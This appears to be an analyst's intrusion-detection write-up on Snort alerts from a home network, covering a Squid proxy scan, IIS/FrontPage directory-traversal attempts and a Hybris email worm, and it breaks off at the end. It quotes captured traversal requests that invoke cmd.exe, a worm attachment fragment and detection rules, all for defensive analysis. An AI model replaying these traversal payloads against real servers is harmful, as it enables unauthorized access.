Snort Network Detection System v. 1.8.2 with a current, full rules set. The Format for the Trace is as follows:

[

[Sensor ID:Signature ID:Rule Revision #	Snort Alert Message
****] [1:618:1]**	**INFO - Possible Squid Scan [**]**

Snort Classification	Alert Priority
[Classification: Attempted	**[Priority: 2]**

Snort Classification	Alert Priority
Information Leak]	

Time Stamp	Source IP/Port	Destination IP/Port
11/03-12:51:05.947180)	**210.200.248.50:4031**	**MY.NET.1.16:3128**

Protocol	Time to live	Type of Service	ID #	Ip header length	Datagram Length	Dont Fragment Bit
TCP	**TTL:46**	**TOS:0x0**	**ID:62611**	**IpLen:20**	**DgmLen:60**	**DF**

Flags	Sequence #	Ack #	Window Size	Length of tcp data
********S***	**Seq: 0x502CBEBE**	**Ack: 0x0**	**Win: 0x4000**	**TcpLen: 40**

TCP Options
TCP Options (6) => MSS: 1460 NOP WS: 0 NOP NOP TS: 237797424 0

Probability the source address was spoofed:

The source address is probably not spoofed in this case, as this is a reconnaissance technique used to discover open Squid Proxies. The attacker is expecting a response to this technique. It is possible however that the attacker is bouncing this scan off of another open proxy. This technique is often used to cover the attackers tracks.

The rule that tripped the alert was:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 3128 (msg:"INFO -
Possible Squid Scan"; flags:S; classtype:attempted-recon;
sid:618; rev:1;)
```

Description of attack:

The attacker is scanning for open proxies, to use at a later time. Presumably he is collecting the response data from these initial probes, so that he can, at a later time, use only the IP's with open or improperly configured

proxies.

Attack mechanism:

Squid is a web proxy for UNIX machines. In this case, the attacker attempts to initiate a TCP connection by sending a SYN to MY.NET.1.16 at port 3128, which is the default port for Squid Proxy. The attacker tried to connect to my block of 10 consecutive IP's, which leads me to believe that this was a wide scan.

An example would be the attacker sends a request to MY.NET.1.16.3128 "Get http://www.cnn.com HTTP/1.1", if he gets to cnn.com, the proxy is open and he can use it to forward web attacks.

Correlation:

The attacking IP in question scanned my entire address range. Below are some sample traces of the scan.

The following traces are in tcpdump format, which follow the following template:

Time | Source IP/port | Destination IP/port | Flag Set | Sequence Number | (bytes in packet)| Window Size | < maximum segment size & tcp options) | Don't Fragment bit | (Time to live, ID #, length)

Here are a few more example traces

```
12:53:30.795246 210.200.248.50.4019 > MY.NET.1.4.squid: S
1343888554:1343888554(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp[|tcp]> (DF) (ttl 46, id 62599, len 60)

12:53:30.795246 210.200.248.50.4020 > MY.NET.1.5.squid: S
1343972832:1343972832(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp[|tcp]> (DF) (ttl 46, id 62600, len 60)

12:53:30.805246 210.200.248.50.4022 > MY.NET.1.7.squid: S
1344187999:1344187999(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp[|tcp]> (DF) (ttl 46, id 62602, len 60)

12:53:30.805246 210.200.248.50.4023 > MY.NET.1.8.squid: S
1344296506:1344296506(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp[|tcp]> (DF) (ttl 46, id 62603, len 60)
```

```
12:53:30.815246 210.200.248.50.4024 > MY.NET.1.9.squid: S
1344422064:1344422064(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp[|tcp]> (DF) (ttl 46, id 62604, len 60)

12:53:30.815246 210.200.248.50.4025 > MY.NET.1.10.squid: S
1344546754:1344546754(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp[|tcp]> (DF) (ttl 46, id 62605, len 60)

12:53:30.845246 210.200.248.50.4031 > MY.NET.1.16.squid: S
1345109694:1345109694(0) win 16384 <mss 1460,nop,wscale
0,nop,nop,timestamp[|tcp]> (DF) (ttl 46, id 62611, len 60)
```

Evidence of active targeting:

This appears to be part of a larger Squid Proxy scan, as mentioned in the Correlation section (see above). Given the large amount of Scans that come out of Asia, and that this IP is registered to a Taiwanese business, it is most likely an attacker scanning a large amount of ip's for open Squid Proxies to use in future attacks.

```
inetnum             210.200.248.0 - 210.200.249.255
netname             YJI-HT-AP
descr               Yaw Jene International Co., Ltd.
country             TW
admin-c             JND, inverse
tech-c              LOL, inverse
mnt-by              MAINT-TW-APOL, inverse
changed             adm@ht.net.tw 20010503
source              APNIC
```

I ran a traceroute to attempt to guess at the operating system of the attacker. Given that the TTL is 46, and a traceroute to 210.200.248.50 took an unusually long 206 hops, I am guessing that the attacker's operating system is a Solaris box (see http://www.incidents.org/detect/Zscan.php for information on initial TTL values). This could also be someone using a script to modify the initial TTL values, but I find that unlikely.

Severity:

As per the Severity of the attack, the following rationale was applied:

Criticality of the system: 5
Lethality of the attack: 1 (although this is misleading, as if my systems were used to attack other systems, this would certainly bring about major consequences.
System Countermeasures: 5 (I am not running a web proxy on the system).
Network Countermeasures: 5 (I do not allow incoming traffic to use my web proxy.)

(5 + 1) - (5 + 5) = -4

Severity = -4

Defensive Recommendation:

My main defensive recommendations are as follows:

Set up your Squid Proxy's ACL's to only accept connections from source IP's inside your network.

Example:

```
acl mynetwork src 192.168.1.0/24

http_access allow mynetwork
http_access deny !mynetwork
```

You could also block incoming access to port 3128, 1080, and 8080 from outside your network.

Multiple choice question:

Which of the following ports is another example of of a web proxy:

A. 9080
B. 1080
C. 10080

D. 808

Answer: B 1080 is the port for socks proxy server

Trace #3 WEB-FRONTPAGE fourdots request

Basic Information

Signature	*SID*	*CID*	*TimeStamp*
WEB-FRONTPAGE fourdots request	1 - (MY.NET.1.2)	55835	2001-09-16 17:11:46

Port Information

IP Src	*Src Port*	*Src Service*	*IP Dst*	*Dst Port*	*Dst Service*
61.139.42.107	52573	[NA]	MY.NET.1.10	80	http www www-http

IP Information

Ver	Hlen	TOS	Length	ID	Flags	Offset	Chksum	TTL
4	5	[NA]	135	51207	[NA]	[NA]	39104	240

TCP Information

Seq	Ack	Urp	Res	Win	Flags	Offset	Chksum
4008287343	38447902	[NA]	[NA]	8760	24	5	28538

Event Payload

Payload with Hex

47 45 54 20 2F 6D 73 61 64 63 2F 2E 2E 25 65 30 GET /msadc/..%e0
2E 2E 2F 2E 2E 66 2E 2E 2E 2E 2F 2E 2E 30 25 38 ../..f..../..0%8
2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 ../winnt/system3
32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64 69 72 2/cmd.exe?/c+dir
20 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 32/cmd.exe?/

Alt-255 Decoded Payload

GET /msadc/..%e0../..f..../..0%8../winnt/system32/cmd.exe?/c+dir 32/cmd.exe?/

Source of Trace:

MY.NET.1.2 is a Snort Sensor located on my home network. My .NET is hybrid network composed of 4 RedHat 7.1 Linux machines, and 2 Windows 2000 Professional machines 1 NT-4.0, and 1 OpenBSD 2.9 machine. MY.NET.1.2 is a Pentium 450 machine, with 386MB in memory, Running RedHat 7.1 Linux with a 2.4.2 kernel.
The Detect was seen by Michael Poor, using the Demarc, Version 1.04-02 front end for Snort.

Detect was generated by:

Snort Network Detection System v. 1.8.1-beta7 (Build 68) with a current, full rules set with a current, full rules set. The Detect was viewed using the Demarc, Version 1.04-02 front end for Snort. For ease of analysis, trace elements are labeled on every trace.

Probability the source address was spoofed:

There is very little probability that the source address for this attack is spoofed. The attack, most likely is part of an established TCP connection.

A whois at www.arin.net quickly shows that the netblock is controlled by apnic (Asia Pacific Network Information Center).

A whois at www.apnic.net returned:

Search results for '61.139.42.107'

inetnum	61.139.0.0 - 61.139.127.255
netname	CHINANET-SC
descr	CHINANET Sichuan province network
descr	Data Communication Division

```
descr                   China Telecom
country                 CN
admin-c                 CH93-AP, inverse
tech-c                  XS16-AP, inverse
mnt-by                  MAINT-CHINANET, inverse
mnt-lower               MAINT-CHINANET-SC, inverse
changed                 hostmaster@ns.chinanet.cn.net 20000601
source                  APNIC


person                  Chinanet Hostmaster, inverse
address                 A12,Xin-Jie-Kou-Wai Street
country                 CN
phone                   +86-10-62370437
fax-no                  +86-10-62053995
e-mail                  hostmaster@ns.chinanet.cn.net, inverse
nic-hdl                 CH93-AP, inverse
mnt-by                  MAINT-CHINANET, inverse
changed                 hostmaster@ns.chinanet.cn.net 20000101
source                  APNIC


person                  Xiaodong Shi, inverse
address                 No.72,Wen Miao Qian Str.
address                 Data Communication Bureau Of Sichuan
Province
address                 Chengdu
address                 PR China
country                 CN
phone                   +86-28-6130055
fax-no                  +86-28-6151287
e-mail                  sxdong@mail.sc.cninfo.net, inverse
nic-hdl                 XS16-AP, inverse
mnt-by                  MAINT-CHINANET-SC, inverse
changed                 sxdong@mail.sc.cninfo.net 19990811
source                  APNIC
```

Description of attack:

The attacker uses the following Get request: **GET /msadc/..%e0../..f..../..0%8../winnt/system32/cmd.exe?/c+dir 32/cmd.exe?/**

to try and traverse the directories on the drive where the webcontent is located, to gain access to cmd.exe which is a

windows shell prompt

In the first place, the url appears to be mangled and malformed, as the usual request would look more like:

/..../..../..../winnt/system32/cmd.exe?/c+dir

If the above url successfully exploited the vulnerability it would list the contents of the C: drive.

Attack mechanism:

This attack is just another version of the Directory Transversal attack, which exploits a flaw in Microsoft's Personal Webserver and Front Page Personal Webserver. In this attack, the attacker issues a GET request as follows

http://target/..../directory/filename.ext (from http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=exploit&id=989).

An unpatched version of Microsoft's Front Page Personal Webserver or Personal Webserver will follow the request, giving the attacker unauthorized access to files and directories located on the same drive as the web content.

Correlation:

This attack is described well on Bugtraq (id 989), and on Whitehats.com (IDS 248). We had never observed this attack as shown, on our network before. We have however, observed thousands of directory transversal attempts before.

Evidence of active targeting:

MY.NET.1.10 is a NT 4.0 server, with Front Page extensions, and we did not see this attack being fired at any of our other UNIX servers, so I would consider this to be active targeting. Whether this attacker was trying something specifically on our machine, or if he had a list of front page enabled servers that he was trying to exploit, I don't

know.

Severity:

Criticality: 5
Lethality: 2
System Countermeasures: 5
Network Countermeasures: 1

(5 + 2) - (5 + 1) = 1

Severity = 1

The system is a production webserver, so the Criticality of the system is set at 5. The Lethality of the attack is set at 2 as it is an information gathering attack. System Countermeasures is set at 5, as the NT Server is patched against the Directory Transversal attacks. Network Countermeasures is set at 1, as we have no Network Countermeasures in place to guard against this type of attack.

Defensive Recommendation:

My first Defensive Recommendation is to run Apache or other non Microsoft server. Even though this seems like a religious statement, we can see given the amount of vulnerabilities found in Microsoft's servers, that it would be in our own best interest to run a non-Microsoft server.

As per defending the Microsoft server from these attacks, the simplest way is to download and install the following patches:

Personal Web Server:
http://support.microsoft.com/download/support/mslfiles/Pwssecup.exe

Front Page 98:
http://officeupdate.microsoft.com/downloadDetails/fppws98.htm

Front Page 97:
Upgrade tp PWS4.0, available at:
/http://www.microsoft.com/windows/ie/pws/default.htm
Then apply the patch at

```
http://support.microsoft.com/download/support/mslfiles
/Pwssecup.exe
```

Multiple choice question:

The following Server is not vulnerable to the directory transversal attack:

A. Microsoft's Personal Web Server 3.0
B. Microsoft's IIS-4.0 Service Pack 6 installed
C. Microsoft's Front Page Personal WebServer
D. Microsoft's IIS-5.0 Service Pack 2 installed.

Answer D. Microsoft's IIS-5.0, with Service Pack 2 installed, is not vulnerable to the directory transversal attack.

Trace #4 Virus - SnowWhite Trojan Incoming

Basic Information

Signature	*SID*	*CID*	*TimeStamp*
Virus - SnowWhite Trojan Incoming	1 - (192.168.1.2)	54460	2001-09-14 23:06:05

Port Information

IP Src	*Src Port*	*Src Service*	*IP Dst*	*Dst Port*	*Dst Service*
MY.NET.1.5	110	pop-3	64.50.191.175	58377	[NA]

IP Information

Ver	Hlen	TOS	Length	ID	Flags	Offset	Chksum	TTL
4	5	[NA]	1500	32221	[NA]	[NA]	46511	128

TCP Information

Seq	Ack	Urp	Res	Win	Flags	Offset	Chksum
34193342	2564181504	[NA]	[NA]	8692	24	5	21691

Event Payload

Payload with Hex

```
52 65 63 65 69 76 65 64 3A 20 62 79 20 63 6F 6D   Received: by com
70 75 67 65 6E 78 2E 63 6F 6D 20 28 20 49 41 20   pugenx.com ( IA
4D 61 69 6C 20 53 65 72 76 65 72 20 56 65 72 73   Mail Server Vers
69 6F 6E 3A 20 33 2E 32 2E 34 2E 20 42 75 69 6C   ion: 3.2.4. Buil
64 3A 20 31 30 39 36 20 29 20 29 20 3B 20 46 72   d: 1096 ) ) ; Fr
69 2C 20 31 34 20 53 65 70 20 32 30 30 31 20 31   i, 14 Sep 2001 1
32 3A 34 39 3A 31 36 20 2D 30 34 30 30 0D 0A 52   2:49:16 -0400..R
65 63 65 69 76 65 64 3A 20 66 72 6F 6D 20 6D 69   eceived: from mi
63 72 6F 20 28 64 36 70 31 33 2E 61 6D 63 68 61   cro (d6p13.amcha
6D 2E 63 6F 6D 2E 62 72 20 5B 32 30 30 2E 31 39   m.com.br [200.19
32 2E 31 36 36 2E 32 30 35 5D 29 0D 0A 09 62 79   2.166.205])...by
20 61 6D 68 6F 73 74 34 2E 61 6D 63 68 61 6D 2E    amhost4.amcham.
63 6F 6D 2E 62 72 20 28 38 2E 38 2E 36 2F 38 2E   com.br (8.8.6/8.
38 2E 36 29 20 77 69 74 68 20 53 4D 54 50 20 69   8.6) with SMTP i
64 20 4E 41 41 32 38 35 31 37 0D 0A 09 66 6F 72   d NAA28517...for
20 3C 61 6C 6C 40 63 6F 6D 70 75 67 65 6E 78 2E    <all@compugenx.
63 6F 6D 3E 3B 20 46 72 69 2C 20 31 34 20 53 65   com>; Fri, 14 Se
70 20 32 30 30 31 20 31 33 3A 34 34 3A 32 30 20   p 2001 13:44:20
2D 30 33 30 30 20 28 45 53 54 29 0D 0A 44 61 74   -0300 (EST)..Dat
65 3A 20 46 72 69 2C 20 31 34 20 53 65 70 20 32   e: Fri, 14 Sep 2
30 30 31 20 31 33 3A 34 34 3A 32 30 20 2D 30 33   001 13:44:20 -03
30 30 20 28 45 53 54 29 0D 0A 4D 65 73 73 61 67   00 (EST)..Messag
65 2D 49 64 3A 20 3C 32 30 30 31 30 39 31 34 31   e-Id: <200109141
36 34 34 2E 4E 41 41 32 38 35 31 37 40 61 6D 68   644.NAA28517@amh
6F 73 74 34 2E 61 6D 63 68 61 6D 2E 63 6F 6D 2E   ost4.amcham.com.
62 72 3E 0D 0A 46 72 6F 6D 3A 20 48 61 68 61 68   br>..From: Hahah
61 20 3C 68 61 68 61 68 61 40 73 65 78 79 66 75   a <hahaha@sexyfu
6E 2E 6E 65 74 3E 0D 0A 53 75 62 6A 65 63 74 3A   n.net>..Subject:
20 53 6E 6F 77 68 69 74 65 20 61 6E 64 20 74 68    Snowhite and th
65 20 53 65 76 65 6E 20 44 77 61 72 66 73 20 2D   e Seven Dwarfs -
20 54 68 65 20 52 45 41 4C 20 73 74 6F 72 79 21    The REAL story!
0D 0A 4D 49 4D 45 2D 56 65 72 73 69 6F 6E 3A 20   ..MIME-Version:
31 2E 30 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70   1.0..Content-Typ
65 3A 20 6D 75 6C 74 69 70 61 72 74 2F 6D 69 78   e: multipart/mix
65 64 3B 20 62 6F 75 6E 64 61 72 79 3D 22 2D 2D   ed; boundary="--
56 45 45 56 4F 4C 41 4A 57 50 51 42 53 35 49 37   VEEVOLAJWPQBS5I7
4F 35 41 4E 30 4C 36 52 57 39 4D 37 22 0D 0A 0D   O5AN0L6RW9M7"...
0A 2D 2D 2D 2D 56 45 45 56 4F 4C 41 4A 57 50 51   .----VEEVOLAJWPQ
42 53 35 49 37 4F 35 41 4E 30 4C 36 52 57 39 4D   BS5I7O5AN0L6RW9M
```

```
37 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A   7..Content-Type:
20 74 65 78 74 2F 70 6C 61 69 6E 3B 20 63 68 61    text/plain; cha
72 73 65 74 3D 22 75 73 2D 61 73 63 69 69 22 0D   rset="us-ascii".
0A 0D 0A 54 6F 64 61 79 2C 20 53 6E 6F 77 68 69   ...Today, Snowhi
74 65 20 77 61 73 20 74 75 72 6E 69 6E 67 20 31   te was turning 1
38 2E 20 54 68 65 20 37 20 44 77 61 72 66 73 20   8. The 7 Dwarfs
61 6C 77 61 79 73 20 77 68 65 72 65 20 76 65 72   always where ver
79 20 65 64 75 63 61 74 65 64 20 61 6E 64 0D 0A   y educated and..
70 6F 6C 69 74 65 20 77 69 74 68 20 53 6E 6F 77   polite with Snow
68 69 74 65 2E 20 57 68 65 6E 20 74 68 65 79 20   hite. When they
67 6F 20 6F 75 74 20 77 6F 72 6B 20 61 74 20 6D   go out work at m
6F 72 6E 69 67 6E 2C 20 74 68 65 79 20 70 72 6F   ornign, they pro
6D 69 73 73 65 64 20 61 20 0D 0A 2A 68 75 67 65   missed a ..*huge
2A 20 73 75 72 70 72 69 73 65 2E 20 53 6E 6F 77   * surprise. Snow
68 69 74 65 20 77 61 73 20 61 6E 78 69 6F 75 73   hite was anxious
2E 20 53 75 64 64 6C 65 6E 74 6C 79 2C 20 74 68   . Suddlently, th
65 20 64 6F 6F 72 20 6F 70 65 6E 2C 20 61 6E 64   e door open, and
20 74 68 65 20 53 65 76 65 6E 0D 0A 44 77 61 72    the Seven..Dwar
66 73 20 65 6E 74 65 72 2E 2E 2E 0D 0A 0D 0A 0D   fs enter.......
0A 2D 2D 2D 2D 56 45 45 56 4F 4C 41 4A 57 50 51   .----VEEVOLAJWPQ
42 53 35 49 37 4F 35 41 4E 30 4C 36 52 57 39 4D   BS5I7O5AN0L6RW9M
37 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A   7..Content-Type:
20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 6F 63 74    application/oct
65 74 2D 73 74 72 65 61 6D 3B 20 6E 61 6D 65 3D   et-stream; name=
22 6D 69 64 67 65 74 73 2E 73 63 72 22 0D 0A 43   "midgets.scr"..C
6F 6E 74 65 6E 74 2D 54 72 61 6E 73 66 65 72 2D   ontent-Transfer-
45 6E 63 6F 64 69 6E 67 3A 20 62 61 73 65 36 34   Encoding: base64
0D 0A 43 6F 6E 74 65 6E 74 2D 44 69 73 70 6F 73   ..Content-Dispos
69 74 69 6F 6E 3A 20 61 74 74 61 63 68 6D 65 6E   ition: attachmen
74 3B 20 66 69 6C 65 6E 61 6D 65 3D 22 6D 69 64   t; filename="mid
67 65 74 73 2E 73 63 72 22 0D 0A 0D 0A 54 56 71   gets.scr"....TVq
51 41 41 4D 41 41 41 41 45 41 41 41 41 2F 2F 38   QAAMAAAAEAAAA//8
41 41 4C 67 41 41 41 41 41 41 41 41 41 51 41 41   AALgAAAAAAAAAQAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 0D 0A 41 41 41 41 67   AAAAAAAAA..AAAAg
41 41 41 41 4C 52 4D 7A 53 45 41 41 41 41 41 41   AAAALRMzSEAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 0D 0A 41 41 41 41 41 41 41   AAAAAAA..AAAAAAA
41 41 41 41 41 41 41 41 41 41 41 42 51 52 51 41   AAAAAAAAAAABQRQA
41 54 41 45 43 41 41 41 41 41 41 41 41 41 41 41   ATAECAAAAAAAAAAA
41 41 41 41 41 41 4F 41 41 44 77 45 4C 41 51 41   AAAAAAOAADwELAQA
41 41 46 59 41 41 41 41 41 41 41 41 41 41 41 41   AAFYAAAAAAAAAAAA
41 41 42 41 41 0D 0A 41 41 41 51 41 41 41 41 41   AABAA..AAAQAAAAA
```

```
41 41 41 41 41 42 41 41 41 41 51 41 41 41 41 41   AAAAABAAAAQAAAAA
67 41 41 42 41 41 41 41 41 41 41 41 41 41 45 41   gAABAAAAAAAAAAEA
41 41 41 41 41 41 41 41 41 43 41 41 41 41 41 41   AAAAAAAAACAAAAAA
67 41 41 41 41 41 41 41 41 49 41 41 41 41 41 41   gAAAAAAAAIAAAAAA
42 41 41 0D 0A 41 42 41 41 41 41 41 41 45 41 41   BAA..ABAAAAAAEAA
41 45 41 41 41 41 41 41 41 41 42 41 41 41 41 41   AEAAAAAAAABAAAAA
41 41 41 41                                       AAAA
```

Alt-255 Decoded Payload

```
Received: by compugenx.com ( IA Mail Server Version: 3.2.4.
Build: 1096 ) ) ; Fri, 14 Sep 2001 12:49:16 -
0400..Received: from micro (d6p13.amcham.com.br
[200.192.166.205])...by amhost4.amcham.com.br (8.8.6/8.8.6)
with SMTP id NAA28517...for <all@compugenx.com>; Fri, 14
Sep 2001 13:44:20 -0300 (EST)..Date: Fri, 14 Sep 2001
13:44:20 -0300 (EST)..Message-Id:
<200109141644.NAA28517@amhost4.amcham.com.br>..From: Hahaha
<hahaha@sexyfun.net>..Subject: Snowhite and the Seven
Dwarfs - The REAL story!..MIME-Version: 1.0..Content-Type:
multipart/mixed; boundary="--
VEEVOLAJWPQBS5I7O5AN0L6RW9M7"....----
VEEVOLAJWPQBS5I7O5AN0L6RW9M7..Content-Type: text/plain;
charset="us-ascii"....Today, Snowhite was turning 18. The 7
Dwarfs always where very educated and..polite with
Snowhite. When they go out work at mornign, they promissed
a ..*huge* surprise. Snowhite was anxious. Suddlently, the
door open, and the Seven..Dwarfs enter.........----
VEEVOLAJWPQBS5I7O5AN0L6RW9M7..Content-Type:
application/octet-stream; name="midgets.scr"..Content-
Transfer-Encoding: base64..Content-Disposition: attachment;
filename="midgets.scr"....TVqQAAMAAAAEAAAA//8AALgAAAAAAAAQ
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..AAAAgAAAALRMzS
EAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAA..AAAAAAAAAAAAAAAAABQRQAATAECAAAAAAAAAAAAAAAAAOAADwELAQ
AAAFYAAAAAAAAAAAAABAA..AAAQAAAAAAAAAABAAAAQAAAAAgAABAAAAAA
AAAAEAAAAAAAAAACAAAAAAgAAAAAAAAIAAAAAABAA..ABAAAAAAEAAAEAAA
AAAAABAAAAAAAAA
```

Source of Trace:

MY.NET.1.2 is a Snort Sensor located on my home network. My .NET is hybrid network composed of 4 RedHat 7.1 Linux machines, and 2 Windows 2000 Professional machines 1 NT-

4.0, and 1 OpenBSD 2.9 machine. MY.NET.1.2 is a Pentium 450 machine, with 386MB in memory, Running RedHat 7.1 Linux with a 2.4.2 kernel.

The Detect was seen by Michael Poor, using the Demarc, Version 1.04-02 front end for Snort.

Detect was generated by:

Snort Network Detection System v. 1.8.1-beta7 (Build 68) with a current, full rules set. The Detect was viewed using the Demarc, Version 1.04-02 front end for Snort. For ease of analysis, trace elements are labeled on every trace.

The rule that triggered this alert:
alert tcp any 110 -> any any (msg:"Virus - SnowWhite Trojan Incoming"; content:"Suddlently"; sid:720; classtype:misc-activity; rev:3;)

Probability the source address was spoofed:

The source address for this email is most likely spoofed. This is not to say that the source IP in this case is spoofed, as MY.NET.1.5 is an email server. The email virus is send out with a reply address of HAHAHA@sexyfun.net. The infected host that actually send the email, on the other hand, was **200109141644.NAA28517@amhost4.amcham.com.br** (someone at the American chamber of commerce in Brazil).

Description of attack:

200109141644.NAA28517@amhost4.amcham.com.br has been infected by the W32.Hybris.gen worm. This worm is listening to the Internet connection, waiting for incoming and outgoing email addresses, which it then uses to spread to new hosts.

The above detect, shows the email message with the attached virus, as it traverses our email server to send itself to all@compugenx.com (an email address used to communicate with all the partners in our company).

Attack mechanism:

This is a worm known as W32.Hybris.gen. It usually contains hahaha@sexyfun.net or Snow White and the Seven dwarves in its message or subject. Once a host has been infected, the worm will sit monitoring the Internet connection for email addresses to which it can send itself to. It can than do any number of things to your computer, including install a rotating spiral on your desktop, and or, change local files on your hard drive.

Correlation:

Symantec Security Response has an interesting write up on the W32.Hybris.gen worm at:

http://securityresponse.symantec.com/avcenter/venc/data/w95.hybris.gen.html

We had never received the 'Snow White' worm before.

Evidence of active targeting:

This email worm was sent directly to our email address, so this is active targeting, albeit by a worm. I contacted the American Chamber of Commerce to let them know that at least one of their machines had been compromised, but never heard back from them.

Severity:

Criticality: 5
Lethality: 5
System Countermeasures: 5
Network Countermeasures: 2

(5 + 5) - (5 + 2) = 3

Severity = 3

Criticality is set at 5, as all of our machines are critical to our infrastructure. The lethality is set at 5, as worms have unpredictable payloads and have been known to

completely wipe out systems. At the very least, an infection of this type would knock a system and its operator offline for at the very least a day. The system countermeasures are set at 5, as Symantec's antivirus quarantined the attachment immediately. Network Countermeasures are set at 2 as Snort alerted us to the presence of the virus, so that we could alert the partners, in case it slipped passed their anti virus tools.

Defensive Recommendation:

The number one defensive recommendation is to have an effective antivirus in place with up to date virus definitions. One could also implement an email gateway antivirus tool such as is available from TrendMicro. The other option would be to strip all executable attachments.

Multiple choice question:

The rule that triggered this alert was:

```
alert tcp any 110 -> any any (msg:"Virus - SnowWhite Trojan
Incoming"; content:"Suddlently"; sid:720;  classtype:misc-
activity; rev:3;)
```

The following rule could also have picked up on the same attack:

```
A. alert tcp any 110 -> any any (msg:"Virus - SnowWhite
Trojan Incoming"; content:"Suddenly"; sid:720;
classtype:misc-activity; rev:3;)

B. alert tcp any 110 -> any any (msg:"Virus - SnowWhite
Trojan Incoming"; content:"hahaha@sexyfun.net"; sid:720;
classtype:misc-activity; rev:3;)

C. alert tcp any 110 -> any any (msg:"Virus - SnowWhite
Trojan Incoming"; content:"trojan"; sid:720;
classtype:misc-activity; rev:3;)

D. alert tcp any 110 -> any any (msg:"Virus - SnowWhite
Trojan Incoming"; content:"here comes a virus"; sid:720;
classtype:misc-activity; rev:3;)
```

Answer: B. hahaha@sexyfun.net appears to be the default reply address used in this attack.

Trace #5 WEB-IIS cmd.exe access

Basic Information

Signature	*SID*	*CID*	*TimeStamp*
WEB-IIS cmd.exe access	1 - (MY.NET.1.2)	155986	2001-09-20 00:36:48

Port Information

IP Src	*Src Port*	*Src Service*	*IP Dst*	*Dst Port*	*Dst Service*
64.50.113.4	1602	[NA]	MY.NET.1.5	80	http www www-http

IP Information

Ver	Hlen	TOS	Length	ID	Flags	Offset	Chksum	TTL
4	5	[NA]	136	40166	[NA]	[NA]	63653	114

TCP Information

Seq	Ack	Urp	Res	Win	Flags	Offset	Chksum
2701721945	127385759	[NA]	[NA]	8760	24	5	25504

Event Payload

Payload with Hex

47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25 GET /scripts/..%
32 66 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65 2f../winnt/syste
6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64 m32/cmd.exe?/c+d
69 72 20 72 20 48 54 54 50 2F 31 2E 30 0D 0A 48 ir r HTTP/1.0..H
6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E 65 ost: www..Connne
63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A ction: close..

Alt-255 Decoded Payload

GET /scripts/..%2f../winnt/system32/cmd.exe?/c+dir r HTTP/1.0..Host: www..Connnection: close..

Source of Trace:

MY.NET.1.2 is a Snort Sensor located on my home network. My .NET is hybrid network composed of 4 RedHat 7.1 Linux machines, and 2 Windows 2000 Professional machines 1 NT-4.0, and 1 OpenBSD 2.9 machine. MY.NET.1.2 is a Pentium 450 machine, with 386MB in memory, Running RedHat 7.1 Linux with a 2.4.2 kernel.

The Detect was seen by Michael Poor, using the Demarc, Version 1.04-02 front end for Snort.

Detect was generated by:

Snort Network Detection System v. 1.8.1-beta7 (Build 68) with a current, full rules set. The Detect was viewed using the Demarc, Version 1.04-02 front end for Snort. For ease of analysis, trace elements are labeled on every trace.

The rule that generated the alert was:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS cmd.exe access"; flags: A+; content:"cmd.exe"; nocase; classtype:web-application-attack; sid:1002; rev:2;)
```

Probability the source address was spoofed:

The probability that the source address is spoofed is very low as the attacker wishes to receive the information that he is requesting. In this case, the most likely thing is that the attacking machine is a compromised host that is attempting to compromise other hosts.

Description of attack:

This particular attack send the request: **GET /scripts/..%2f../winnt/system32/cmd.exe?/c+dir r HTTP/1.0** to attempt to traverse the directories into the winnt/system32 directory to then execute cmd (windows shell prompt) with the command dir to display the contents of the c directory.

The attacking IP address: 64.50.113.4 does not have a webserver running at this time. There is currently no domain name bound to this address. I have a feeling that this is just another machine that has been compromised by one of the many worms we have seen this year, and it is actively scanning the Internet for vulnerable machines.

NEXTLINK Communications (NETBLK-NXLK-BLK2) NXLK-BLK2
64.50.0.0 - 64.50.127.255
Diamond Flower Electric Instrument Co. (NETBLK-NXLK-BLK2-113-0) NXLK-BLK2-113-0
64.50.113.0 - 64.50.113.127

Attack mechanism:

The attack uses unicode characters to fool the operating system on the victim to allow the attacker to follow the url out of the directory containing webcontent, eventually leading into the directory containing cmd.exe (in this case winnt/system32, which is where you would find cmd.exe on NT and Win2K boxes). The %2f actually corresponds to "/", and is used here just to fool servers that had previously been patched against the normal directory transversal attack.

http://target/scripts/..%2f../winnt/system32/cmd.exe

Correlation:

Our small network sees approximately 10,000 of these attacks a week. It ends up giving our IDS a real work out, and gives me, our analyst, a bit of the boy who cried worm syndrome.

This is from our web logs (NT 4.0 log format, the time being off by a few milliseconds):

00:36:37 64.50.113.4
GET/scripts/..%2f../winnt/system32/cmd.exe 404

The format is as follows:

Time stamp | Source IP | HTTP command | http server code

Note that the server returned a 404 (file not found) in all of these cases, indicating that the attacker was unsuccessful.

Here are a few earlier attempts, showing the versatility of the unicode encoding:

